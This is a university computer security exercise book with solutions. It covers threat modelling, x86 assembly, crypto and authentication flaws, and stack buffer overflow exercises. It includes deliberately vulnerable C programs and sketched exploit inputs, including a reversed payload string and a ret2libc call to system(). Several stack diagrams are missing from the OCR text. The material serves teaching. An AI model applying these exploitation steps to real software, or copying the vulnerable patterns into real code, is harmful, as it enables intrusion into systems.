Computer Security
Exercises

Christian Rossi

Academic Year 2023-2024

Abstract

The course topics are:

- Introduction to information security.
- A short introduction to cryptography.
- Authentication.
- Authorization and access control.
- Software vulnerabilities.
- Secure networking architectures.
- Malicious software.

Contents

CHAPTER 1

Exercise session I

1.1 Exercise one

A small manufacturing company, known for being one of the most important producers of a specialized musical instrument, falls victim to a ransomware attack. This attack, initiated by malware designed to encrypt all files on the infected computer until a ransom is paid to the attacker, quickly spreads to all computers in use by the company.

1. Identify and describe the two most critical threats/risks in this scenario, including the at-risk asset and suggesting one or two possible countermeasures for each
2. Identify the possible threat agents based on the risks identified in point one.

Solution

1. The two most critical threats/risks in this scenario are:
    - Loss of business-critical data: this involves the potential loss of vital data such as key intellectual property, which could hinder the company's ability to continue producing its specialized goods.
        - Asset at risk: business-critical data.
        - Countermeasure: implement regular backups of all important data to ensure data recovery in case of an attack.
    - Loss of production time: the ransomware attack could result in significant downtime required to restore infected computers and systems, leading to a halt in production.
        - Asset at risk: company's production capabilities.
        - Countermeasure: implement redundant systems, isolate critical systems, and establish procedures for rapid disaster recovery to minimize downtime and economic losses.
2. The possible threat agents in this scenario are:
    - Cybercriminals: motivated by the potential for ransom payments, cybercriminals deploy ransomware attacks to extort money from victims.

- Competitors: a competitor may seek to damage the company's business operations or cause financial harm by disrupting production through a ransomware attack.
- Malicious traders: if the victim company is publicly listed, a malicious trader may exploit the resulting stock market decline caused by the ransomware attack for personal gain.

1.2 Exercise two

Consider a scenario involving a self-driving, internet-connected vehicle operating within a taxi service context:

1. Identify the three most valuable assets at risk in this scenario.
2. Suggest at least two potential attack surfaces on the vehicles.
3. Provide, in rough order of prevalence, the two most likely potential digital attacks against such vehicles and their operating companies.

Solution

1. The valuable assets at risk are: passengers inside the car, pedestrians and other individuals outside the car, and the vehicle itself.
2. Potential attack surfaces include:
    - The Controller Area Network (CAN) bus via the diagnostic port, which may be vulnerable to manipulation.
    - The remote interface to the car, which could be exploited if not properly secured.
3. Likely potential digital attacks include:
    - Local attack: an attacker inside the car may manipulate the packets transmitted on the CAN bus via the diagnostic port to gain control of the vehicle.
    - Remote attack: an attacker could manipulate communication between the car and the backend systems, potentially diverting the car to a different location or disrupting its normal operation.

1.3 Exercise three

Consider an Internet-connected smart speaker equipped with a voice-controlled intelligent virtual assistant, installed within a residence. The speaker is linked to a wireless network and connected to a cloud service account. It operates by continuously monitoring for a specific keyword. Upon detection of the keyword, the device records a brief audio clip, which is then uploaded to a cloud-based speech recognition service. Subsequently, the device executes the requested action as per the recognized command. These actions may include searching for specific information on the internet or interacting with the owner's cloud account. Additionally, the device functions as a home automation hub, allowing voice commands to control various smart devices such as lights, door locks, heating systems, and more.

1. Identify the most valuable assets at risk in this scenario.
2. Suggest at least two potential attack surfaces of this smart speaker.
3. Provide, in rough order of prevalence, the most likely potential digital attacks in this scenario.

Solution

1. The most valuable assets at risk in this scenario include:
   - Personal information such as musical preferences and location.
   - Owners' voice, which is recorded for commands and has the potential to capture unintended conversations due to the device's always-listening microphone.
   - The security of the actual house, particularly with the possibility of remotely controlling the door.
   - The reputation of the device vendor.
2. The potential attack surfaces of this smart speaker encompass:
   - The voice command interface.
   - The cloud backend, susceptible to exploits or data breaches.
   - The local network.
   - Physical access to the device.
3. The most likely potential digital attacks in this scenario involve:
   - Compromising the cloud vendor to access recordings, user data, and potentially gain control of the house.
   - Malicious voice commands issued by a physical person or via a recording, such as a deceptive TV advertisement or malware playing a command to exploit the virtual assistant.
   - Compromising the device from the local network to access information or monitor the user.

1.4 Exercise four

Consider the SmartCar device, a new plug-in device designed to monitor driving habits, patterns, and the location of a car via a smartphone application. All modern cars are equipped with an internal wired network that connects together all the electronic control units. This network is used to exchange commands and data, including safety-related ones. This network is based on the standard known as CAN (Controller Area Network): all messages are broadcast to all control units connected to the network, are not encrypted, and their sender is not authenticated. In order to gather information about how the vehicle is driven, SmartCar must be physically connected to the car's internal CAN network, where it actively exchanges messages with the car's control units in order to gather the required data. Furthermore, to display real-time data, SmartCar is connected via Bluetooth to the vehicle owner's smartphone, and sends information about the vehicle's location to a remote server over a cellular network (3G or 4G), so that the vehicle's owner can constantly track its movements—for instance to remotely locate the vehicle in case of theft. Consider the following scenario: a vehicle owner installs SmartCar in their car.

1. Identify the most valuable assets at risk in this scenario.
2. Suggest at least two potential attack surfaces of the SmartCar device.
3. Suggest potential digital attacks in this scenario.

Solution

1. The most valuable assets at risk in this scenario include:
   - Life/Health of individuals: safety of people inside and around the car is paramount.
   - Owner's private driving data: confidential driving habits and patterns.
   - Device vendor/car manufacturer reputation: reputation of the device vendor and car manufacturer.
   - Vehicle: physical integrity and functionality of the vehicle.
   - Smartphone: security and privacy of the owner's smartphone.
2. Potential attack surfaces of this smart speaker:
   - Smartphone application: vulnerabilities in the application used to interact with the device.
   - Company's backend: weaknesses in the backend infrastructure and services.
   - Physical access to the vehicle: unauthorized access to the vehicle's physical components.
   - Bluetooth/cellular network: vulnerabilities in the communication channels used by the device.
3. The most likely potential digital attacks in this scenario are:
   - Compromise of company's backend: attackers may breach the company's backend to access user data and compromise safety by re-flashing the device or sending unauthorized data within the network.
   - Physical compromise of device: attackers could physically compromise the device to send remote commands to the vehicle.
   - Compromise of application: attackers may target the application to access user data or gather real-time data on specific users.

1.5 Exercise five

Consider object tracking devices, such as those developed by Apple or Tile, designed to assist in locating personal items like keys, bags, and electronic devices. These devices utilize a smartphone app and a crowdsourced network of devices emitting Bluetooth Low Energy 4.0

signals for location tracking. If reported as lost and detected by nearby smartphones running the tracking app, the device's location is anonymously updated for the owner. The devices also include features such as a built-in speaker for close-range sound alerts and a "Find My Phone" function to locate paired smartphones. They typically have a battery life of about one year, with easily replaceable batteries.

1. Identify the main assets at risk in this scenario. Suggest at least two assets.
2. Provide, in rough order of prevalence, the most likely potential security threats against such infrastructure and their operating companies.
3. Suggest, in rough order of prevalence, the most likely potential security threat agents against such infrastructure and their operating companies.
4. Recommend, in rough order of prevalence, potential security solutions to counter the identified threats and threat agents.

Solution

1. The primary assets at risk in this scenario include:
    - Personal information and location data: users rely on tracking devices to locate lost items, potentially sharing personal information and location data with the device's infrastructure and operating companies, as well as other users in the crowdsourced network. This data could be vulnerable to security breaches or mishandling by the company.
    - Physical assets: the tangible items being tracked, such as keys, bags, apparel, small electronic devices, and vehicles, are also at risk if lost or stolen, despite the assistance of tracking devices.
    - Network and infrastructure: the tracking devices depend on a network of smartphones and a centralized infrastructure for locating lost items, which could be compromised by cyberattacks or other security breaches.
    - Business reputation: failure to protect users' personal information and location data, or performance issues with the tracking devices, could lead to negative publicity and damage the company's reputation.
2. The most likely potential security threats against such infrastructure and their operating companies include:
    - Privacy concerns: users may have concerns about privacy as their location data is shared anonymously with other users via the crowdsourced network.
    - Security breaches: the infrastructure and operating companies could be vulnerable to security breaches, exposing personal information and location data of users.
    - Physical tampering and theft: tracking devices themselves could be tampered with or stolen, compromising personal information and location data.
    - Malware and cyberattacks: infrastructure and operating companies may face attacks that compromise personal information and location data, disrupting services.

- Denial of service: infrastructure and operating companies may be targeted with denial-of-service attacks, disrupting the service and preventing users from locating lost items.

3. The most likely potential security threat agents against such infrastructure and their operating companies include:

   - Hackers and cybercriminals: individuals or groups may attempt to gain unauthorized access to the network and infrastructure to steal or misuse personal information and location data.
   - Insider threats: current or former employees with access to sensitive information may misuse it for personal gain or to disrupt the service.
   - State-sponsored actors: nation-states or agents may target the companies for political or strategic reasons.
   - Competitors: other companies in the same industry may seek to gain an advantage by stealing proprietary technology or information.

4. The most likely potential security solutions to counter these threats and threat agents include:

   - Encryption: encrypting personal information and location data in transit and at rest can protect it from unauthorized access.
   - Multifactor authentication: implementing multifactor authentication, such as using passwords and biometric factors, can ensure only authorized users access personal information and location data.

CHAPTER 2

Exercise session II

2.1 Exercise one

Translate the given C code into assembly x86.

```
if (c == 0)
    a = b;
else
    a = -b;
```

Assume b is stored in EBX, c is stored in ECX, and a is stored in EAX.

Solution

The equivalent assembly code for the C program is as follows:

```
    mov edx, 0
    cmp ecx, edx
    jne ELSE
    mov eax, ebx
    jmp ENDIF
ELSE:
    mov eax, 0
    sub eax, ebx
ENDIF:
    nop
```

2.2 Exercise two

Translate the given C code into assembly x86.

```
a = 0;
for(i = 0; i < 10; i++)
    a += i;
```

Assume a is stored in EAX.

Solution

The equivalent assembly code for the C program is as follows:

```
    mov eax, 0
    mov ebx, 0
    mov ecx, 10
LOOP:
    cmp ebx, ecx
    jge END
    add eax, ebx
    inc ebx
    jmp LOOP
END:
    nop
```

CHAPTER 3

Exercise session III

3.1 Exercise one

Consider a data protection mechanism which encrypts an entire hard disk, block by block, by means of AES in Counter (CTR) mode, employing a 128 bit key. The system administrator, following a new directive which mandates keys to be at least 256 bits long, implements the following compatibility measure: it encrypts the volume again, with the same 128 bit key and counter. Argue on whether the method provides a security margin which is larger, smaller or the same with respect to the original encryption scheme.

1. Describe an alternative measure to comply with the directory, other than decrypting and re-encrypting the entire volume.

2. Considering the aforementioned scenario, is it possible to claim that the information on the disk cannot be tampered with in a meaningful way, given that all the information on disk is fully encrypted? Either support the claim or disprove it providing a practical example and a solution to prevent tampering.

Solution

1. The compatibility measure is actually decrypting the volume, as applying twice the AES-CTR encryption function with the same key and counter adds via xor the same pseudorandom pad to the ciphertext. The security margin is clearly lower than before: it's non-existent. Encrypting with AES-CTR and a different 128 bit key actually solves the decryption issue, and provides 256 bits of equivalent security (under the largely believed assumption that AES is not a group).

2. Encrypting data with AES in counter mode does not provide any protection against tampering. Indeed, an attacker could modify the ciphertext at her own will, knowing that a bit flip in the ciphertext will result in a bit flip in the plaintext, in the same position. Adding a message authentication code (MAC) to the data (e.g., disk-block-wise) prevents tampering altogether.

3.2 Exercise two

Consider the following authentication system. Each legitimate user generates a key pair for an asymmetric encryption scheme, and uploads on the server which should be authenticating her the corresponding public key. To get authenticated, the user draws a random string r, decrypts it with her own private key obtaining a string s, and sends the pair (r, s) to the server over a confidential and integrity preserving channel. The server encrypts s with the user's public key and checks if the result matches r, in which case it authenticates the user.

1. Argue on whether this system is providing proper authentication, either justifying why it is secure, or showing an attack and proposing a working countermeasure. To this end, consider an attacker which comes into possession of a user's public key k_{pub}.

2. Consider the following password-based authentication mechanism: you mandate that the user inputs six words, uniformly randomly drawn from an English dictionary (containing 2^{14} words). Whilst your users have been trained to randomly pick the words, you want to put up an extra layer of defenses, locking an account after some number n of failed attempts. Consider the following scenario: one user every eight picks two words from the dictionary at random, and repeats them three times. What is the value of n capping the probability of a successful sequence of n guesses to at most one in a billion? Justify your answer. Describe a simple check upon password enrollment/renewal, which is more effective than the guessing cap, and quantify its effectiveness.

Solution

1. The authentication system can be broken in the following way. The attacker picks a random string s', encrypts it with k_{pub} obtaining r', and sends (r', s') to the server. Switching the asymmetric primitive from an encryption to a signature scheme fixes the problem, as an attacker would need to randomly guess a valid signature string which can be verified with the user's public key.

2. Notice that the system does not prevent an attacker from trying to guess the passwords of multiple accounts simultaneously: the accounts will be locked only when the failed attempts against a single account are more than n. As a consequence, we can assume that the attacker will always be hitting at least an account of a user with poor password policies. This results in a single guess succeeding with probability $(2^{-14})^2 = 2^{-28}$, which is already higher than our target ($\sim 2^{-30}$). No cap can improve this. A simple check upon password enrollment is to test that at least a subset of the words composing the password are different. While this reduces the possible passwords, it does so by a negligible amount. As an example consider testing that at least four words are different: this reduces the number of potential passwords from 2^{84} to $2^{84-(2^{14}+20\cdot2^{28}+30\cdot2^{42})} < 2^{84-(32\cdot2^{42})} = 2^{84-(2^{47})}$, which is still way larger than 2^{83}, thus definitely large enough.

CHAPTER 4

Exercise session IV

4.1 Exercise one

Consider the C program below, which is affected by a typical buffer overflow vulnerability.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  void vuln() {
6      char buf[32];
7
8      scanf("%s", buf);
9      if (strncmp(buf, "Knight_King!", 12) != 0) {
10         abort();
11     }
12 }
13
14 int main(int argc, char** argv) {
15     vuln();
16 }
```

1. Assume that the program runs on the usual IA-32 architecture (32-bits), with the usual `cdecl` calling convention. Also assume that the program is compiled without any mitigation against exploitation (ASLR is off, stack is executable, and stack canary is not present). Draw the stack layout when the program is executing the instruction at line seven, showing:


   - Direction of growth and high-low addresses.
   - The name of each allocated variable.
   - The boundaries of frame of the function frames (`main` and `vuln`).

   Show also the content of the caller frame.


2. Write an exploit for the buffer overflow vulnerability in the above program. Your exploit should execute the following simple shell code, composed only by four instructions: `0x12 0x34 0x56 0x78`. Write clearly all the steps and assumptions you need for the exploitation, and show the stack layout right after the execution of the `scanf()` during the program exploitation.

Solution

1. To represent the stack layout described, we need to allocate space for the `buf` array, the saved EBP, and the saved EIP:



2. The stack in this case is:



In this layout:

- The first 16 bytes (four cells) are filled with no-operation instructions to avoid any unintended actions. The next 8 bytes (two cells) are reserved for the `buf` array. The following 4 bytes (one cell) are allocated for the saved EBP. The last 4 bytes (one cell) contain the address of the shell code.

The first twelve characters of `buf` are ensured to be different from ”Knight_King!” to avoid invoking `abort()`.

4.2 Exercise two

Consider the C program below:

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <stdint.h>
5
6  void vuln() {
7      char str[8];
8
9      scanf("%25s", str);
10     strrev(str); // reverse the string
11     if (strncmp(str, "DAVINCI:", 8) == 0) {
12         printf(\%s", str);
13         return;
14     }
15     else
16         abort();
17 }
18
19 void main(int argc, char** argv) {
20     vuln()
21 }
```

1. The program is affected by a typical buffer overflow. Find the line affected and describe the reason.
2. Write an exploit for this vulnerability that must execute the following shell code, composed of 8 bytes, which opens a shell: `0x20 0x30 0x40 0x50 0x60 0x70 0x80 0x90`. Describe all the steps and assumptions required to successfully exploit the vulnerability. Include also any assumption on how you must call and run the program: e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables (if any), the input provided during the execution, if multiple executions are necessary.
3. Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right before and after the execution of the vulnerable line during the program exploitation showing:
    - Direction of growth and high-low addresses.
    - The name of each allocated variable.

- The content of relevant registers.
- The functions stack frames.

Solution


1. The buffer overflow occurs on line eight due to the buffer being sized at eight, while the program attempts to read 25 characters.
2. The input required to exploit the vulnerability is as follows:

   ```
   DAVINCI:AAAA<ptr_to_shell code>\x31\x32\x33\x34\x35\x36\x37\x38
   ```

   However, due to the `strrev`, we need to revert the string. Hence the input will be:

   ```
   \x38\x37\x36\x35\x34\x33\x32\x31<ptr_to_shell code_inv>AAAA:ICNIVAD
   ```

3. The stack is:



4.3 Exercise three

Consider the C program below:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vuln(int n) {
        struct {
        char buf[16];
        char tmp[16];
        int sparrow = 0xBAAAAAAD;
    } s;

    if (n > 0 && n < 16) {
        fgets(s.buf,n,stdin);
```

```
14      if(strncmp(s.buf, "H4CK", 4) != 0 && s.buf[14] != \X") {
15          abort();
16      }
17      scanf("%s", s.tmp);
18      if(s.sparrow != 0xBAAAAAAD) {
19          printf("Goodbye!\n");
20          abort();
21          }
22      }
23  }
24
25  int main(int argc, char** argv) {
26      vuln(argc);
27      return 0;
28  }
```

1. Assume the usual IA-32 architecture (32-bits), with the usual `cdecl` calling convention. Assume that the program is compiled without any mitigation against exploitation (the address space layout is not randomized, the stack is executable, and there are no stack canaries). Draw the stack layout when the program is executing the instruction at line twelve, showing:

   - Direction of growth and high-low addresses.
   - The name of each allocated variable.
   - The boundaries of frame of the function frames (`main` and `vuln`).

   Show also the content of the caller frame (you can ignore the environment variables, just focus on what matters for the vulnerability and its exploitation).

2. The program is affected by a typical buffer overflow. Find the line affected and describe the reason.


3. Write an exploit for the buffer overflow vulnerability in the above program to execute the following simple shell code, composed only by four instructions: `0x51 0x52 0x5a 0x5b`. Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right before and after the execution of the detected vulnerable line during the program exploitation. Ensure you include all of the steps of the exploit, ensuring that the program and the exploit execute successfully. Include also any assumption on how you must call the program (e.g., the values for the command-line arguments required to trigger the exploit correctly, environment variables).

4. Let's assume that the C standard library is loaded at a known address during every execution of the program, and that the (exact) address of the function `system()` is `0xf7e38da0`. Explain how you can exploit the buffer overflow vulnerability to launch the program `/bin/secret`.

5. Assume now that the program is compiled without any mitigation against exploitation (the address space layout is not randomized, the stack is executable, and there are no stack canaries). Propose the simplest modification to the C code provided that solves the buffer overflow vulnerability detected, motivating your answer.


Solution

1. Notice that the elements of the `struct` are stacked in reverse order. Therefore, the stack's structure at line twelve is as depicted below:




2. The buffer overflow occurs at line seventeen because `scanf` reads an entire string without considering the size of the `buf` buffer. Conversely, at line thirteen, there's no buffer overflow since the value of n is guaranteed to be smaller than the buffer's size.

3. The exploit can be executed with the following stack modification:



4. We first write the string `/bin/secret` into `tmp` and then overwrite the saved EIP with the address of `system()`. Subsequently, we overwrite an additional 8 bytes for the `system()`

EIP and for the pointer to `Y`. This ensures that upon jumping into the `system()` function, the pointer will be correctly positioned for `system()` to execute with the expected parameters.



5. To address the vulnerability, the line can be rewritten in one of the following ways:

```
scanf("%15s", s.tmp);
fgets(s.tmp,15,stdin);
```

4.4 Exercise four

Consider the C program below.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int guess(char *user) {
    struct {
        int n;
        char usr[16];
        char buf[16];
    } s;

    snprintf(s.usr, 16, "%s", user);

    do {
```

```
15         scanf("%s", s.buf);
16         if (strncmp(s.buf, "DEBUG", 5) == 0) {
17             scanf("%d", &s.n);
18             for(int i = 0; i < s.n; i++) {
19                 printf("%x", s.buf[i]);
20             }
21         } else {
22             if(strncmp(s.buf, "pass", 4) == 0 && s.usr[0] == '_') {
23                 return 1;
24             } else {
25                 printf("The secret is wrong! \n");
26                 abort();
27                 }
28         }
29     } while(strncmp(s.buf, "DEBUG", 5) == 0);
30 }
31
32 int main(int argc, char** argv) {
33     guess(argv[1]);
34 }
```

1. Assuming that the program is compiled and run for the usual IA-32 architecture (32-bits), with the usual `cdecl` calling convention, draw the stack layout just before the execution of line eleven showing:

   - Direction of growth and high-low addresses.
   - The name of each allocated variable.
   - The boundaries of the function stack frames (`main` and `guess`)


   Show also the content of the caller frame (you can ignore the environment variables: just focus on what matters for the exploitation of typical memory corruption vulnerabilities). Assume that the program has been properly invoked with a single command line argument.

2. The program is affected by a typical buffer overflow. Find the line affected and describe the reason.

3. Assume that the program is compiled and run with no mitigation against exploitation of memory corruption vulnerabilities (no canary, executable stack, environment with no ASLR active). Focus on the buffer overflow vulnerability. Write an exploit for the buffer overflow vulnerability in the above program to execute the following simple shell code, composed only by four instructions: `0x58 0x5b 0x5a 0xc3`. Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right before and after the execution of the detected vulnerable line during the program exploitation. Ensure you include all of the steps of the exploit, ensuring that the program and the exploit execute successfully. Include also any assumption on how you must call the program (e.g., the values for the command-line arguments required to trigger the exploit correctly).


Solution

1. The stack layout is illustrated below:



2. A buffer overflow occurs at line fifteen because `scanf` reads a user-supplied string of arbitrary length and copies it into a stack buffer.

3. The stack with the exploit applied is as follows:



4.5 Exercise five

Consider the C program below:

```
#include <stdio.h>
```

```c
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>

typedef struct {
    char username[40];
    char password[20];
} user_t;

void welcome_user(user_t * user){
    char message[52];
    strcpy(message, "Ciao to "); // len 8
    strcat(message, user->username); // len 8+40
    strcat(message, "\n"); // len 8+40+1 == 49 < 52, ok
    printf(message);
    return;
}

int main() {
    user_t user;

    printf("Insert your name: ");
    read(0, user.username, 40); // 0 == stdin
    printf("Insert your password: ");
    read(0, user.password, 20); // 0 == stdin

    welcome_user(&user);

return 0;
}
```

1. The program is affected by a typical buffer overflow. Find the line affected and describe the reason.
